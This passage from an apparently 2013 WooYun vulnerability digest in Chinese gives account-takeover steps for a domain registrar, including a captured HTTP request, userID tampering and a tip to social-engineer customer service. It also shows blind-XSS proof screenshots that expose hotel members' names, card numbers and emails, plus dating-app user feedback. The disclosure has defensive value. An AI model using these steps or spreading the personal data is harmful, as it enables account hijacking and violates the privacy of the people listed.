
POST /core/checkmobiletoken HTTP/1.1  
Host: www.net.cn  
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:10.0; Gecko/20100101; Firefox/35.0)  
Accept: \*/\*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Proxy-Connection: keep-alive  
Content-Type: application/x-www-form-urlencoded  
X-Requested-With: XMLHttpRequest  
Referer: http://www.net.cn/core/mobile/receive  
Content-Length: 37  
Cookie: cookieinsert=8e93c4a88e93c4e7baeek  
\_\_utma=1.835851009.1357069275.1357183821.1357183821.1357183821  
\_\_utmz=1.1357069275.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=none  
cartSessionID=355d3409-Se69-407b-b654-5aac  
hichina-session-id=fe7b06971gpi9azz9j7y2hd  
ASPSESSIONIDQCDSCCAD=CHCHLIPBEPNODMGCJHMH  
cart\_item\_count=0%7C1357192780143  
Pragma: no-cache  
Cache-Control: no-cache  
Connection: close

这样一来就可以重置任何万网账号的登录密码了。

这样还是有点麻烦的，后来乌云白帽小亚发现了更简洁的办法，一步搞定。

### 3.缺失的身份认证-->绑定别人的账号到自己的手机

进入万网首页>>会员中心>>帐号管理>>手机绑定，然后截图



userID 写成你要劫持的账号的 ID,手机号当然写成你自己的了。至于如何知道 ID,前面已经说到啦(也可以用社工哦,打电话给万网的客服就可以获取他人的用户 ID 了,社工从来都这么强大)

然后你就懂了...

### 漏洞点评：

这个漏洞出现的原因吧 1.验证码无效导致爆破任意帐号名或手机号；2.弱验证码导致爆破手机号的密码找回验证；3.确实的身份认证导致绑定别人的帐号到自己手机；还有一个很经典很经典的漏洞，人的弱点，所以企业一定要加强多员工的安全意识的培训呢。其实类似的问题存在很多的，厂商们应该注意下才好。

# 安全风向标

## 随处可见的盲打

据小编观察，最近大家都挺关注前端安全的，所以这一期我们漏洞风向标的话题是盲打。就小编的理解盲打就是 xss，因为有不不确定性所以被称为盲打。

既然大家这么喜欢酒店，那我们就从一个酒店的盲打故事开始吧

## 盲打江苏某全球 50 强酒店网站后台

WooYun 缺陷编号：WooYun-2013-20149

乌云白帽子 **斯文的鸡蛋** 提交于 2013/03/16

三万余客户信息泄漏，这里面有你么。全球 50 强的酒店在该在信息安全方面加强管理啦。

### 漏洞重现：

留言板处未过滤，于是

<input type="checkbox"/> +展开	Date:2013-03-16 12:23:53	keepsession:	title: 金陵饭店	opener:	http://www.jinlinghotels.com/admi
<input type="checkbox"/> 折叠	Date:2013-03-16 11:16:24 OS:Windows XP Browser:Sogou Explorer 1.0 REMOTE_ADDR: [REDACTED] Region:江苏省南京市电信 HTTP_USER_AGENT: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; SE 2.X MetaSr 1.0)	keepsession: cookie: ASPSESSIONIDAARQSDQA [REDACTED] toplocation: http://www.jinlinghotels.com/admin/Comment/Comment [REDACTED] location: http://www.jinlinghotels.com/admin/Comment/Comment [REDACTED]	title: 金陵饭店	opener:	http://www.jinlinghotels.com/admin/Comment/Comment [REDACTED]

www.wooyun.org

后果呢，你懂的



金陵酒店



金陵网站后台管理系统

用户名: elite  
管理身份: 管理公司

- 酒店管理
- 贵宾管理
- 积分挂失
- 贵宾卡挂失
- 兑换记录
- 积分兑换产品
- 转移储值查看
- 转移积分查看
- 会员信息列表
- 热门产品排序
- 投诉管理
- 权限管理
- 退出

会员姓名: 会员卡号: 查询

会员姓名	会员卡号	会员密码	会员Email	查看	删除
MS WEN JIN	610004713	*****		查看	删除
abcd	610004692	*****	zhilili717@yahoo.cn	查看	删除
MS JIANG WEN MIN	610004641	*****		查看	删除
abcd	610004598	*****	forallknow@hotmail.com	查看	删除
MS HU YING	610004531	*****		查看	删除
MS XU YAN	610004530	*****		查看	删除
MR LI RUI FENG	610004505	*****		查看	删除
MR LIN QING	610004479	*****		查看	删除
abcd	610004453	*****	hsning@189.cn	查看	删除
MS LI HONG	610004388	*****		查看	删除
MS LI JING	610004329	*****		查看	删除
abcd	610004324	*****	anniezh9@hotmail.com	查看	删除
MS LU SU JIE	610004303	*****		查看	删除
MR XU YA JUN	610004299	*****		查看	删除
MS YIN JING WEN	610004297	*****		查看	删除
MS TANG XIAO RONG	610004273	*****	soup6760@126.com	查看	删除
MS LI QING HUA	610004270	*****		查看	删除
MS LI YAN	610004244	*****		查看	删除
MR GU FENG	610004188	*****	newgufeng@hotmail.com	查看	删除
MR YANG NING BO	610004180	*****	nj-ynb@163.com	查看	删除

首页 上一页 下一页 尾页 页次: 1/1534页 共30675个文件 20个文件/页 转到: 1 Goto

你以为就这样, 详细信息怎么可能被放过



金陵酒店



金陵网站后台管理系统

用户名: [REDACTED]  
管理身份: 管理公司

- 酒店管理
- 贵宾管理
- 投诉管理
- 权限管理
- 退出

会员详细信息

个人资料

客户姓 [REDACTED] 客户名 [REDACTED]

会员卡上的姓名 [REDACTED] 会员卡号 [REDACTED]

密码 [REDACTED] 昵称 [REDACTED]

密码提示问题 [REDACTED]

答案 [REDACTED]

出生日期 [REDACTED] 月 2 日 性别 男

护照/身份证号码 [REDACTED] 国籍 中国

职位 [REDACTED]

机构/公司名称 [REDACTED]

邮寄地址 [REDACTED] ☒ 办公 ☐ 住宅

城市 南通 \*国家 中国

邮政编码 [REDACTED] 所属省份 [REDACTED]

手机号码 [REDACTED] 联系电话 [REDACTED]

传真 [REDACTED]

电子邮箱 [REDACTED]

首选电子邮箱格式 ☐ HTML格式 ☐ Text文本格式 首选语言 ☒ 中文 ☐ 英文

所以小编在这里提醒大家出去那什么的时候用网需谨慎呀。



## 盲打之百合妹子

WooYun 缺陷编号：WooYun-2013-18981

乌云白帽子 **斯文的鸡蛋** 提交于 2013/02/21

百合网手机客户端的盲打导致用户信息泄漏，虽然用户不只是妹子，但是咱只关心妹子的信息所以可以认为是导致妹子信息到手。

### 漏洞重现：

看下漏洞证明吧



客户端用户意见反馈				
日期	用户id	用户意见	渠道	版本
2013-02-21 10:21:06	78953762	我的生辰年份搞错了，请求修改	android Android_2.3.6 0059##baihe_android_360bh_	3.7.0
2013-02-21 10:17:33	78758763	搜索条件那里最好可以设置家乡的选择，因为很多人只想找自己市的人	ios iPhone OS##5.1.1 91store 91store_3.6.0	3.6.0
2013-02-21 10:05:40	78786784	有不有搞错 我开通了15元包月 现在莫法看信息了 是不是骗人的哦	android Android_4.1 0142##baihe_android_wooboo11	3.7.0
2013-02-21 09:54:33	78978076	软件有问题	android Android_2.3.4 0047##baihe_android_3g_y	3.7.0
2013-02-21 09:45:20	60811041	怎么用手机登陆百合，看不到对方的个人信息	android Android_2.3.6 0148##baihe_android_wooboo	3.7.0
2013-02-21 09:33:06	78981337	什么会员啊，明摆着要钱嘛！	android Android_4.0.4 0047##baihe_android_3g_y	3.7.0
2013-02-21 09:27:16	78774529	在哪个看充红豆后的状态	android Android_4.0.4 0148##baihe_android_wooboo	3.7.0
2013-02-21 09:26:02	78774529	怎么看聊天纪录啊	android Android_4.0.4 0148##baihe_android_wooboo	3.7.0
2013-02-21 09:07:27	77767082	好	android Android_2.3.4 0135##baihe_android_wooboo	3.6.2

忽略掉那些牢骚还是有很多信息的哟，妹子的信息要好好保管嘛，落在我们这群人手里就不好了。

小编要觉得有必要在这里提醒一下，盲打的危害其实很大啦，又一般不会太难，所以更应该被注意到，该过滤过滤，还有 httponly 呀什么的该用就用。

.....

# 洞主演义

## 本月最具价值漏洞 TOP5

### 1. WooYun-2013-18961 新网漏洞可劫持新网所有注册域名

作者：Finger

一个习惯性的动作，加上“随手一试” md5 字符串直接登陆 <http://dcp.xinnet.com> 使得一个本来因为密文无法被破解而设置的门槛瞬间崩塌，加上年前的万网的域名劫持你们可以联手把中国的互联网玩个底朝天啦，习惯的力量不可小觑呀。本期的最具价值漏洞 No.1 非你莫属。

### 2. WooYun- 2013-20422 我是如何黑掉网易首页的

作者：zazaz

乌云的一个霸气的洞主找了一个霸气的网站的漏洞取了一个霸气的名字，光这名字都吸引了不少的人，首页直接 iframe 其他网站页面，还真是胆大，好吧，霸气的洞荣获本期月爆最具价值漏洞亚军，霸气吧。

### 3. WooYun- whitehats- gainover 二哥的腾讯 XSS12 连载宝典

作者：gainover

一年有 12 个月，耶稣有 12 个门徒，二哥有 12 个腾讯 xss 连载，把 xss 用得如此传神，这就是威武霸气的跨站师。12 连载，让厂商崩溃的节奏，恭喜二哥荣获本期最具价值漏洞亚军。

### 4. WooYun- 2013-20065 百度某应用直接浏览企业内部关键系统甚至渗透

作者：结界师

百度移动云测试中心为开发者提供了很多便利，但是在为别人提供便利



的时候一不小心没有注意到自己的安全 ,乌云白帽结界师在享受便利的同时也不忘老本行进行了对此系统进行了检测 ,好心人就是你 ,恭喜荣获最具价值漏洞第四名。

## 5. WooYun- 2013-19917 从一个默认口令到 youku 和 tudou 内网

作者 : X,D

从 zenoss 下手 ,用弱口令进去 ,command 拿 shell 再巧妙地提权拿下整个域。从 youku 到 tudou ,奇思妙想的洞主入围最具价值漏洞 TOP5.

## 本月最热门漏洞 TOP5

### 1. WooYun- 2010-18964 金三胖人民共和国 SQL 注入

作者 : john

某国放弃发射导弹是因为他们伟大的领袖不熟悉 win8 ,看来这个国家对电脑不感冒呀 ,但是 ,不管怎么样 ,国家的网站也不该那么容易就被入侵了总是不好的。看厂商回复不知道洞主有没有被吓到。

### 2. WooYun- 2013- 18898 猪八戒网不用账号密码登录任意账号

作者 : 天鱼

猪八戒网是中国最大的服务交易平台 ,但是二师兄也有点太不注意网站的安全了 ,不用帐号密码直接登录 ,你让各位客官怎么放心使用呀。不过二师兄的态度挺不错的。

### 3. WooYun-2013-20282 Apache Hadoop 远程命令执行利用

作者 : Bincker

通过管理系统的漏洞远程执行命令提权结合节点对集群服务器进行任务

分发就可以批量对集群进行命令执行，听起来是挺高深的，但是 Bincker 就将其实现了。不过小编觉得洞主在回复某个评论的时候说得更详细一点。

#### 4. WooYun- 2013-20363 北京电影学院教务系统多漏洞导致演员信息泄露

作者：Drizzle.Risk

学校教务系统漏洞白帽们见得多了，正方教务系统的漏洞也见了不少，但是白帽 Drizzle.Risk 利用这个正方的注入漏洞加社工拿到了某个妹子的信息，惹得其他白帽羡慕呀。同样的手法一些知名演员的信息也可以是囊中之物哦。再一次证明了技术改变生活。

#### 5. WooYun- 2013-20858 QQ2013 发送消息局域网任意程序执行

作者：Drizzle.Risk

Drizzle.Risk 很给力呀，他的漏洞再一次入围最热门漏洞 TOP5。

这是一个局域网内的漏洞哦，通过注册表把自己的计算机名改成 www.qq.com 来可以欺骗局域网内的 qq，Drizzle.Risk 想法是挺新奇的呀。

## 乌云( WooYun )漏洞报告平台

WooYun 是一个位于厂商和安全研究者之间的安全问题反馈平台，在对安全问题进行反馈处理跟进的同时，为互联网安全研究者提供一个公益、学习、交流和研究的平台。乌云将跟踪漏洞的报告情况，所有跟技术有关的细节都会对外公开，在这个平台里，漏洞研究者和厂商是平等的，乌云为平等而努力。

我们关注技术本身，相信 Know it then hack it，只有对原理了然于心，才能做到真正的自由，只有突破更多的限制，才可能获得真正意义上的技术进步，我们尝试与加入 WooYun 的厂商及研究人员一起研究问题的最终根源，做出正确的评价并给出修复措施，最终一起进步。

我们坚信一切存在的都是有意义的，我们也相信乌云能够给研究人员和厂

商带来价值，这种价值将是乌云存在的意义，研究人员可以通过乌云发布自己的技术成果，展示自己的实力，厂商可以通过乌云来发现自己存在的和可能存在的问题，我们甚至鼓励厂商对漏洞研究者作出鼓励或者直接招聘人才。但更为深远的价值和意义在于，我们和厂商一起对用户信息安全所承担的责任，构建健康良性的安全漏洞生态环境使得安全行业得到更好的发展。

## 版权及免责声明

我们对注册的用户做严格的校验，所有安全信息在按照流程处理完成之前不会对外公开，厂商必须得到足够的身份证明才能获得相关的安全信息，包括但不限于采用在线证明、后台的审核以及线下的沟通等方式，而白帽子注册必须通过 Email 的验证，为了保证信息的高可靠性和价值，对于提交虚假漏洞信息的用户在证实后，我们将根据情况扣除用户的 Rank 甚至直接删除用户。

对于在乌云平台发布的漏洞，所有权归提交者所有，白帽子需要保证研究漏洞的方法、方式、工具及手段的合法性，乌云对此不承担任何法律责任。乌云及团队尽量保证信息的可靠性，但是不绝对保证所有信息来源的可信，其中漏洞证明方法可能存在攻击性，但是一切都是为了说明问题而存在，乌云对此不负担任何责任

